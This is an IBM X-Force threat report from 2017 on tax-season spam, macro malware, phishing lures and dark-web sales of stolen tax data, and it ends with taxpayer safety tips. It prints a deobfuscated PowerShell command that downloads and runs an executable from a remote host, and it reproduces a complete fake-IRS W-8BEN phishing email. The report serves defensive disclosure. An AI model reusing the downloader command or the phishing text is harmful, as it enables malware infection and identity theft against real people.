
IBM Security

Cybercrime Riding Tax Season Tides

Trending Spam and Dark Web Findings



Released April, 2017

Table of Contents

1. Tax Season is Tax Fraud Time

Cybercrime is a year-round, opportunistic crime, but some of the trends that affect rises in spam and fraud are driven by seasonal events. The most significant seasonal trend in that regard is Tax Season.

Every year, tax filing season, which extends from January to April in the US, is one of the most popular opportunities for scam ploys among cybercriminals. When January rolls around, the volume of spam email flooding potential victims with tax return-themed spam begins rising gradually. The most common fraud that ensues is fraudulent tax returns on the consumer side, and W-2 fraud on the business side.

IBM X-Force researchers looked into its spam traps for a glimpse into the rise in tax-themed spam, and the numbers are already there. For only two of the examples that we provided in this report, we see over 6000% increase from December 2016 to February 2017.




Figure 1: Specific tax-themed spam messages tracked in X-Force spam traps per month

In more generic tax-themed spam emails, notable increases were recorded as well, with over 1400% rise in relevant volumes from December 2016 to March 2017:




Figure 2: Generic tax-themed spam messages tracked in X-Force spam traps per month

The trend continues even after the filing deadline is passed, as criminals find ways to have more victims open malicious attachments under the guise of responses from their local tax authority.

IBM X-Force researchers follow spam trends throughout the year, and have taken notice of a few tax season scams already circulating in spam emails in the wild. Although numbers have not skyrocketed yet at this point, tax-themed spam is rising, and some of the more popular scams are already out there to phish new victims.

1.1. Combo Scam: W-2 and Wire Fraud

In one of the most recent scams leveraging tax season, cybercriminals are sending spoofed emails to organizations all over the country, impersonating an executive from the victimized company. They ask that the human resources or payroll department provide them with all W-2 data on the company's employees, stealing that information at the source for the purpose of filing fraudulent tax returns.

But that's not all. Before they move on to their next potential victim, the imposters send another email to the company's accountant or comptroller, asking that a wire transfer be made to a bank account they specify. This scam is known as BEC fraud, and it has netted criminals over $3.2 billion in 2016.

The Internal Revenue Service (IRS) has called this "one the most dangerous email scams they have seen in a long time", adding that "it can result in the large-scale theft of sensitive data that criminals can use to commit various crimes."

1.2. Malware Scam: Tax Refund Processed

One of the most common consumer tax fraud scams is the processed return ploy. A spam email arrives in the recipient's inbox purporting to come from the IRS. The email indicates that a tax refund has been processed for the recipient, along with an attractive dollar amounts, typically several thousand dollars. Next, the recipient is to open an attached document, and enable document macros.

Enter poisoned Office macros! At this point, an unwary recipient may be tempted to click open the attachment, and unknowingly launch malware into action right from the document macros they are bound to enable.




Figure 3: Fake IRS email spam (Source: IBM X-Force)

X-Force research launched the malicious Word macros from IRS-themed spam, and found that the attachment harbored a downloader type Trojan, or a cryptoloader[1]. The macros contained compressed source code of a Visual Basic Script. Eventual deobfuscation of the code results in the execution of shell instructions:

```
powershell.exe -executionpolicy bypass -noprofile -windowstyle hidden
(new-object
system.net.webclient).downloadfile('http://onion1.host:443/temper/PGPClient.exe','C:
\Users\user\AppData\Roaming.eXe');
start-process 'C:\Users\user\AppData\Roaming.exe'
```

An executable file labeled "PGPClient.exe" is fetched through a host on the TOR network; it will be automatically executed once it is on the target endpoint, changing its name to “roaming.exe”, and infect the victim with the payload it carries. Malware of this type can receive additional malicious executables from the attacker, and execute it on the infected endpoint at any time.

1.3. Phishing Scam: W-8BEN Tax Form for Non-Residents


This next scam ploy centers around non-US residents based on a tax exemption premise they supposedly need to re-certify.

[1] SHA256: 244b4205acb416700bec459c8b36be379c0b7e3d2a21a57c4a121ba95d229bc4

W-8BEN forms are certificates of foreign status to grant tax treaty benefits to foreigners. Scammers are after non-U.S. residents in this case, aiming to phish victims' personal details and obtain copies of their passports in order to steal their identity and use it in different fraudulent scenarios. A keen eye would notice that the email is missing spaces after comas, and sometimes worded in unclear English – one of the most common characteristics of a phish.

In this case, X-Force researchers found the attachment[2] was a PDF rather than an Office document; however, it differed from the original W-8BEN form by asking the victim to provide personally identifiable information such as mother's maiden name, passport number, and PIN number/passcode to their IRS file, which the genuine form does not require.

The IRS warns against this type of scam and advises individuals not to reply to the email nor open the attachment or click on links in the email.


Subject: RE: Tax Exemption Notification

11.01.2017 13:04

Internal Revenue Service
United States Department of the Treasury

Sir/Madam,

Our records indicate that you are a Non-resident, and that you are exempted from the United States of America Tax reporting and withholdings on interest paid to you on your account and other financial benefits. To protect your exemption from tax on your account and other financial benefits, you need to re-certify your exempt status to enable us confirm your records with us.

1. We need you to provide your permanent address and US address if any. if different from the current mailing address. You must indicate as a Non-US resident, the country you are residing, to support your non-resident status and if your bank or other financial institutions you are dealing with has a US address for mailing purposes.

2. Please complete 1 through 11 and have all account holder(s) (if more than one account holder) sign and date the form separately and send to us through the fax number or email at the bottom of the W-8BEN form. Note that if your W-8BEN FORM together with a copy of your International passport is not received from you after 7days from the day of the receipt of this letter you will lose your Non-resident status and be listed as undocumented,resulting in the standard rate of 30% being applied on any dividend or interest income received on your investments/accounts.*

List of required documents:
1.A copy of filled W-8BEN FORM.
2.A photocopy of the photo page of your international passport.

*If you should receive multiple notifications,it means previous filled out forms was not properly filled and as such,we need you to refill needed columns and re-fax oremail to us using the details at the bottom of W-8BEN.

We appreciate your co-operation in helping us protect your exempt status and also confirm our records.
Sincerely,
Angela M. Barrett.
IRS Public Relation

Figure 4: Fraudulent W-8BEN email (Source: IBM X-Force)

1.4. Malware Scam: Tax Refund Law

A third example X-Force researchers discovered in their spam traps featured another tax-themed scam that references a supposed tax law the recipient is to benefit from. The email is awkwardly

[2] SHA256: b5cea41eb5360b043db12da64bc52959166b94e75f954307ce81eb39a94fd7a5

worded, and contains an attachment of a Word document[3]. Similar to the first spam example, the document contains a Visual Basic macro that ultimately runs a script that enables PowerShell commands.

The malcode downloads a file from a remote host, stores it as an executable under a randomized name, and eventually executes it. The executed file can be any malware file the attacker selects to deliver with this method.




Figure 5: New laws spam ploy sent to companies (Source: IBM X-Force)

1.5. Phishing Scam: Tax-Filing Software Ploy

Tax season is a time for tax-filing software vendors to launch marketing campaigns to promote their products to taxpayers who may wish to digitally file their own forms. Scammers are of course well aware of these campaigns, and piggyback on them to send credible-looking spam emails to unsuspecting users.

One of the cases X-Force researchers uncovered was designed to have users click on a link within the spam email, resulting in the access credentials to their tax return information being phished by the attacker.

Some emails using this ploy should be easier to identify because they come from domains entirely unrelated to the companies they aim to impersonate. Clicking on the malicious URL in the email

[3] SHA256: a07d1a9abc27edfb6dd565f2e4edd74eb356873ccc023d1c36fa87aeec880462

leads the user to a hijacked or malicious domain entirely unrelated to the vendor. Note too that the copyright notice on the bottom of the page is outdated.

In other cases, the attackers did make the effort to register a dedicated domain resembling the name of the vendor they are impersonating.

The goal with this phishing scam is to take over the victim's tax filing account, and either harvest information from the forms the victim files, or file a tax return in the victim's name before the victim gets a chance to submit one. An important point to consider here is that if the victim already filed their taxes using the same software the year prior, an account takeover can also expose their adjusted gross income (AGI) amount, used by the IRS as validation of the tax return.




Figure 6: Spam email purporting to come from popular software vendor (Source: IBM X-Force)

1.6. Ransomware Scam: Recalculation of Your Refund (UK)

In the UK, the tax filing deadline is October 31, or January 31 of the following year for some particular cases. Scammers are just as keen on defrauding UK residents with Her Majesty's Revenue and Customs (HMRC)-themed spam, sending potential victims a ransomware-laden email.

The ploy: recalculation of tax refund, an email subject bound to raise concern with anyone who submitted their tax forms and awaits their cashback from the HMRC. The email presents the user with an attached form they are supposedly required to complete[4] and submit. Opening the attachment, which is a fake .zip archive, launches an executable file[5] instead of a legitimate form.

[4] Document MD5: C5CB5DE76750265BCB6B9054A1CC9971
[5] MD5: 869489EB6D599EC352FB7C16EACA7BA6

The executable file is a Cerber ransomware variant that is immediately launched on the victim's endpoint, encrypting the victim's data and demanding a ransom for their release.




Figure 7: Email with a poisoned link leading to a ransomware download (Source: IBM X-Force)




Figure 8: Cerber ransomware launched on recipient's endpoint (Source: IBM X-Force)

2. Sale of Tax Data Trending in the Dark Web

Stealing taxpayer data in time for tax season goes beyond the individual phisher or faction working to use stolen data. In many cases, data is compromised over time and from different victims, and then offered for sale in fraud-themed underground forums.

X-Force researchers following trends in the dark web have collected a few examples of tax data being peddled by underground vendors in a variety of formats, which in turn can be used in different fraud scenarios.

2.1. W-2 Data for Sale

W-2 is a form American employers use to report an employee's annual wages and the amount of taxes withheld from his or her paycheck. The form is sent to both employees and the IRS. Cybercriminals are interested in W-2 forms because they can use them to harvest all the data employers have on the employee and their exact tax deductions, to ultimately file a return in their name and steal their refund, when applicable.

In order to obtain the W-2 from employers, cybercriminals may breach company networks, or phish the company's accounting staff to have them send the information to the attackers instead of the IRS.

Beyond using W-2 forms for their own fraudulent schemes, cybercriminals also sell the forms in underground forums, where they may offer them to fraudsters by the unit or in bulk.

Figure 9: W-2 forms on sale in underground market (Source: IBM X-Force)

On this vendor's post, for example, the description assures potential buyers: "*The W2 comes with 2015 data to fully complete the return*".

2.2. US 'Fullz' with W-2, W-9

Underground fraudster jargon attributes names to data sets to indicate the content to potential buyers. 'Fullz' is the name for complete information on an individual, including payment card information, address and contact details, and other additional pieces of personally identifiable information, such as Social Security number (SSN), a driver's license number, and any other information sold along with the set.

In the following post, the 'Fullz' are considered "superior" because in addition to the standard identifying information noted above, they further include W-2 and W-9 information on the victim, increasing the variety of identity theft scenarios the buyer can attempt using that data.

Price tag: $40 USD in Bitcoin per record.




Figure 10: W-2, W-9 forms on sale as part of a 'Fullz' data set (Source: IBM X-Force)

Form W-9 is most commonly used in business–contractor arrangements. Businesses can use it to request information from contractors they hire, including the latter's tax payer ID number and SSN.

2.3. W-2 and 1040 Form Tax Return Data with AGI

In cases where actors obtain a database of tax returns, which can come from a data breach, or by phishing users to complete a return on a fake website, the data can often end up on sale in the underground.

In the post below, the vendor is selling tax payer return data, along with the victims' W-2 and 1040 forms, which provide a plethora of personal and income details on the victim.

Since the IRS demands validation of the tax return by entering the prior year's adjusted gross income amount (AGI), the data being sold can include the victim's AGI for an extra cost, and an additional wait time of four days.

Interested buyers can opt to buy a regular set or one with the AGI.

Price tag: $30 USD in Bitcoin per record. $20 extra for those interested in AGI information.




Figure 11: W-2 and tax return papers sold in bulk in dark web shop (Source: IBM X-Force)

2.4. All the Data for a Fraudulent Tax Return

In another bulk offer, one vendor is peddling data sets that can supposedly enable the buyer to file a fraudulent return. The data is fresh for the 2016 tax filing season, and comes with the victim's W-2 form data, their date of birth (DOB), and the AGI amount.

Price tag: $50 USD in Bitcoin per record.

Business profiles are also on sale, which could mean this data came from a breach on an employer's server.




Figure 12: W-2 with DOB and AGI data (Source: IBM X-Force)

These offers seem to be rather popular in the dark web; another vendor offers the same type of data set for sale with bulk discounts. This could also have originated from an employer data breach and shows the popularity of stealing tax information from companies who are likely unware it was ever stolen.

Price tag: $40 USD in Bitcoin per record. Bulk discounts drive the price down to as much as $15 per record for those buying 60 to 100 datasets.




Figure 13: W-2 with DOB and AGI data sold in bulk (Source: IBM X-Force)

Bulk data is not sold only on one marketplace. The same vendor often 'markets' the goods on a number of sites. Moreover, bottom-feeding fraudsters often buy some data at bulk prices and then resell it for a per-unit price on their own, sometimes after having used the data themselves, amplifying the effect on the victim and their credit score.

2.5. Tax Fraud Cash-Out Tutorial from $3 to $15

To facilitate the sale of tax payer data, fraudsters share information and explain their methods to other dark web goers.

Price tag: Tutorials on tax fraud and cash out schemes are sold for amounts ranging $1 to $15, depending on the vendor.

Figure 14: Tax fraud tutorials from $1 to $15 (Source: IBM X-Force)

The bad guys are happy to share information and tools, but the good guys can catch up on X-Force Exchange. To follow our tax season scam collection on IBM X-Force Exchange, click here.

3. Best Practices to Keep Your Tax Filing Safer

Judging by the data sets being sold in dark web markets, there's a high likelihood that cybercriminals steal tax information from employer databases. That means cybercriminals get hold of tax payer data before or at the same time the tax payer gets it. Following some best practices can help mitigate the risk of a fraudulent return being filed by a fraudster.

3.1. Set Up an Identity Protection PIN

Check your eligibility, and set up an Identity Protection PIN (IP PIN) with the IRS. The IRS IP PIN is a 6-digit number assigned to eligible taxpayers to help prevent the misuse of their Social Security number on fraudulent federal income tax returns. It's worth noting here that one a PIN is set, it's required for all future IRS filings.

3.2. Don't Delay

